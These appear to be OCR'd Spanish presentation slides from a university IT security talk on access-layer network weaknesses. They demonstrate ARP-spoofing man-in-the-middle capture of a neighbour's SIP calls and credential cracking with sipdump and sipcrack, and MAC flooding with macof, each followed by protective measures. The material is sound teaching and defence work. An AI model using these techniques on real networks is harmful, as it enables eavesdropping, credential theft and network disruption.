universidad SANJORGE GRUPO SANVALERO

Buenas prácticas en seguridad, despliegues Wifi e Infraestructuras

41 Grupos de Trabajo de RedIRIS
Córdoba

Roberto Bazán
Sistemas de Información
rbazan@usj.es

universidad SANJORGE GRUPO SANVALERO


Agenda

- Introducción.
- La importancia del nivel de acceso.
- Debilidades y explotación de protocolos.
- En que punto estamos.
- Conclusiones.

Disclaimer


La información presentada a continuación únicamente tiene fines educativos

Usuarios de nuestras redes




Fuente: IBM 2015 Cyber Security Intelligence Index

Infraestructura de Seguridad



Importancia del nivel de acceso




universidad SANJORGE GRUPO SANVALERO

Protocolos en el nivel de acceso

```
216 2…  Wisol_53:76:7d          Broadcast                       ARP      60 Who has 172.23.5.254? Tell 172.23.5.62

490 1…  Apple_ae:06:b1          Broadcast                       ARP      60 Gratuitous ARP for 172.23.5.95 (Request)
491 1…  Apple_ae:06:b1          Broadcast                       ARP      60 Who has 172.23.5.254? Tell 172.23.5.95


  6 1…  CiscoInc_88:df:17       Spanning-tree-(for-bridges)_00  STP      60 RST. Root = 4096/235/54:75:d0:71:50:00  Cost = 4  Port = 0x8017
  7 1…  172.23.5.253            224.0.0.2                       HSRP     62 Hello (state Active)
  8 3…  CiscoInc_88:df:17       Spanning-tree-(for-bridges)_00  STP      60 RST. Root = 4096/235/54:75:d0:71:50:00  Cost = 4  Port = 0x8017
  9 3…  172.23.5.252            224.0.0.2                       HSRP     62 Hello (state Standby)
 10 4…  172.23.5.253            224.0.0.2                       HSRP     62 Hello (state Active)
 11 5…  CiscoInc_88:df:17       Spanning-tree-(for-bridges)_00  STP      60 RST. Root = 4096/235/54:75:d0:71:50:00  Cost = 4  Port = 0x8017

 1394 2…  172.23.5.100          255.255.255.255                 DHCP     342 DHCP Inform   - Transaction ID 0xdb1a14cf
 1395 2…  172.23.5.253          255.255.255.255                 DHCP     342 DHCP ACK      - Transaction ID 0xdb1a14cf

260 4…  CiscoInc_88:df:17       CDP/VTP/DTP/PAgP/UDLD           CDP

468 9…  172.23.5.100            172.23.5.255                    BROWSER  243 Host Announcement USUARIO-PC, Workstation, Server,

 334 7…  fe80::a426:389a:5e50:4fa8  ff02::16                     ICMPv6   90 Multicast Listener Report Message v2
 335 7…  fe80::a426:389a:5e50:4fa8  ff02::16                     ICMPv6   90 Multicast Listener Report Message v2

 315 6…  fe80::9ba:3dbe:b746:75df   ff02::1:2                    DHCPv6   151 Solicit XID: 0x33c0ae CID: 000100011bc974763c970ea831f0

1964 406.7695760€ f0:5c:19:80:3b:c2      94:e9:6a:c6:8c:0a       EAP      60 Request, Identity

 184 1…  172.23.5.113           255.255.255.255                 DB-LSP-DISC  260 Dropbox LAN sync Discovery Protocol
 185 1…  172.23.5.113           172.23.5.255                    DB-LSP-DISC  260 Dropbox LAN sync Discovery Protocol
```

ARP


Protocolo para el descubrimiento de la dirección MAC asociada a una IPv4



No implementa autentificación
Cualquier equipo puede responder a una petición ARP con su MAC, incluso enviar su MAC para una IP determinada sin que se solicite.

Expuesto a DoS, a la suplantación y por lo tanto a MiTM

ARP: MitM SIP




Objetivo:
Capturar el tráfico SIP del vecino para obtener sus credenciales y escuchar sus conversaciones

Cómo:
Tratando de suplantar la identidad del Gateway de la Vlan con **"ARP SPOOFING"**

ARP: MiTM SIP

- Cain y Abel: **Implementar el MiTM mediante ARP poisoing**.
- Wireshark: Capturar todo el tráfico VoIP entre la victima y el Proveedor SIP.
- Crunch: Construir diccionario de contraseñas adaptado.
- sipdump: Extraer los paquetes SIP de autentificación.
- sipcrack: Cracker la hash de la autentificación por fuerza bruta con nuestro diccionario



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	[redacted].5.113	3C970EA831F0	0	0	00000C07ACEB	[redacted]5.254

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	[redacted].5.113	3C970EA831F0	6	6	00000C07ACEB	[redacted]4.28
Full-routing	[redacted].5.113	3C970EA831F0	9	7	00000C07ACEB	[redacted].254
Full-routing	[redacted].5.113	3C970EA831F0	3	3	00000C07ACEB	[redacted].188
Full-routing	[redacted].5.113	3C970EA831F0	10	7	00000C07ACEB	[redacted].253
Full-routing	[redacted].5.113	3C970EA831F0	584	319	00000C07ACEB	[redacted].197
Full-routing	[redacted].5.113	3C970EA831F0	89	76	00000C07ACEB	[redacted].206
Full-routing	[redacted].5.113	3C970EA831F0	7	5	00000C07ACEB	[redacted]34
Full-routing	[redacted].5.113	3C970EA831F0	14	15	00000C07ACEB	[redacted].189
Full-routing	[redacted].5.113	3C970EA831F0	18	22	00000C07ACEB	[redacted].193
Full-routing	[redacted].5.113	3C970EA831F0	6	4	00000C07ACEB	[redacted].151
Full-routing	[redacted].5.113	3C970EA831F0	7	5	00000C07ACEB	[redacted].61
Full-routing	[redacted].5.113	3C970EA831F0	20	11	00000C07ACEB	[redacted].8
Full-routing	[redacted].5.113	3C970EA831F0	9	9	00000C07ACEB	[redacted].37

Started	Closed	IP1 (Codec)	IP2 (Codec)	Status
17/02/2016 - 12:02:33		[redacted]34:23300 (PCMA,8Khz...	[redacted].113:4004 (PCMA,8Khz,Mono)	Recording...

ARP: Credenciales SIP

Captura de Wireshark (captura.pcapng):

From:
<sip:+34666666661@operador.telefonia.es>;tag=b8397d01cdf94512ab57f1cb4533292c
To: <sip:+34666666661@operador.telefonia.es>
Call-ID: 6ee49c2d5fea4b6c849ddXXXXXXXXXX
CSeq: 36106 REGISTER
User-Agent: ClienteSoftphone/X.X.X
Contact: <sip:+34666666661@192.168.5.113:5060>
Expires: 1800
Authorization: Digest
username="21XXXXXXXXXXX@operador.org",
realm="operador.telefonia.es",
nonce="7F10D8FXXXXXXXXXXXXXXXXXXXXXX",
uri="sip:operador.telefonia.es",
response="3327bd40XXXXXXXXXXXXXXXXXXXXX",
algorithm=MD5,
cnonce="efe0f073XXXXXXXXXXXXXXXXXXXXX", qop=auth,
nc=00000001
Content-Length: 0

sipdump extrae-dumpsip -p captura.pcapng

sipcrack extrae-dumpsip -w diccionario-sip.txt

Found Accounts:


* Generating static MD5 hash...
07cd85602ddXXXXXXXXXXXXXXXX
* Loaded wordlist: 'diccionario-sip.txt'
* Starting bruteforce against user '**21XXXXXXXXXXX@operador.org**' (MD5: '**3327bd40XXXXXXXXXXXXXXXXXXXXX**')

*** Found password: 'XXXX'**
* Updating dump file '**extrae-dumpsip**'... done

ARP – SIP: Medidas de protección

- DHCP Snooping y Dynamic ARP Inspeccion (DAI).
- ArpON, arpwatch, Patriot NG, Marmita.
- SIPS (SIP sobre TLS): Proporciona integridad y autentificación entre el usuario y el Proveedor SIP.
- Utilizar SRTP http://tools.ietf.org/html/rfc3711 que soporta cifrado y autentificación.

MAC FLOODING




```
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    0016.9de3.25d1    DYNAMIC     Gi1/0/26
   1    001a.1ecf.21b4    DYNAMIC     Gi1/0/26
   1    001a.1ecf.2d94    DYNAMIC     Gi1/0/26
   1    0026.0a05.ed03    DYNAMIC     Gi1/0/1
 121    0016.3e07.9528    DYNAMIC     Gi1/0/26
 121    0016.3e15.4ef6    DYNAMIC     Gi1/0/26
 121    0016.3e39.f68c    DYNAMIC     Gi1/0/26
 121    0016.3e60.8c5b    DYNAMIC     Gi1/0/26
 121    0016.3e61.56ab    DYNAMIC     Gi1/0/26
 121    0016.3e64.9b77    DYNAMIC     Gi1/0/26
 121    0016.3e76.f6e0    DYNAMIC     Gi1/0/26
 121    0016.3e77.db59    DYNAMIC     Gi1/0/26
```

```
Total Mac Address Space Available: 5096
```

Saturar la tabla CAM del Switch:
Sniffar toda la Vlan
Desestabilizar la red

MAC FLOODING

macof –i eth1




```
b0:f9:a8:7:4:34 b5:f8:3e:2d:cf:fe 0.0.0.0.32299 > 0.0.0.0.65186: S 1215014569:1215014569(0) win 512
30:11:35:7e:67:4b be:64:b7:6a:74:32 0.0.0.0.4872 > 0.0.0.0.52754: S 549238568:549238568(0) win 512
73:e6:a3:6e:9e:7f 61:9e:f0:0:e7:5c 0.0.0.0.34475 > 0.0.0.0.22929: S 86229022:86229022(0) win 512
f:dd:a9:69:9a:c6 2b:3e:64:58:ad:ec 0.0.0.0.29869 > 0.0.0.0.17303: S 1352740549:1352740549(0) win 512
c5:26:cc:37:cb:8e 81:b6:a7:78:6:ae 0.0.0.0.32810 > 0.0.0.0.21576: S 885593219:885593219(0) win 512
5a:e4:31:22:64:1e 90:57:1d:0:ed:a5 0.0.0.0.9441 > 0.0.0.0.502: S 155910607:155910607(0) win 512
67:2b:1a:39:d4:51 49:8e:75:22:10:7b 0.0.0.0.64467 > 0.0.0.0.13103: S 1300720698:1300720698(0) win 512
ff:5e:f1:37:52:98 e6:1d:1f:6c:1a:46 0.0.0.0.49491 > 0.0.0.0.50819: S 1574584756:1574584756(0) win 512
ac:93:e6:a:2a:26 e6:72:1e:36:3f:f6 0.0.0.0.10185 > 0.0.0.0.61688: S 1607681650:1607681650(0) win 512
c0:91:5c:49:c7:8a d:94:aa:70:dc:8b 0.0.0.0.33286 > 0.0.0.0.428: S 2000289582:2000289582(0) win 512
89:68:5c:14:58:8d 4f:5e:cb:75:eb:86 0.0.0.0.53808 > 0.0.0.0.5319: S 1721956949:1721956949(0) win 512
9:4f:5e:50:8a:ff ea:16:ff:0:6b:c8 0.0.0.0.27835 > 0.0.0.0.40340: S 1474395417:1474395417(0) win 512
ca:e1:ad:6e:17:30 65:ce:62:4f:2f:d5 0.0.0.0.6249 > 0.0.0.0.48633: S 1893872746:1893872746(0) win 512
49:59:78:20:32:a2 e4:1b:46:0:db:cd 0.0.0.0.26704 > 0.0.0.0.64334: S 498558636:498558636(0) win 512
```

```
Total Mac Address Space Available: 40
```

```
CPU utilization for five seconds: 56%/5%; one minute: 21%; five minutes: 13%
 PID Runtime(ms)   Invoked      uSecs   5Sec   1Min   5Min TTY Process
  86     1010885 488352508          2 37.85%  8.23%  2.35%   0 HLFM address lea
 151     4591454 486679912          9  1.75%  0.53%  0.18%   0 Hulc LED Process
```

MAC: Medidas de protección

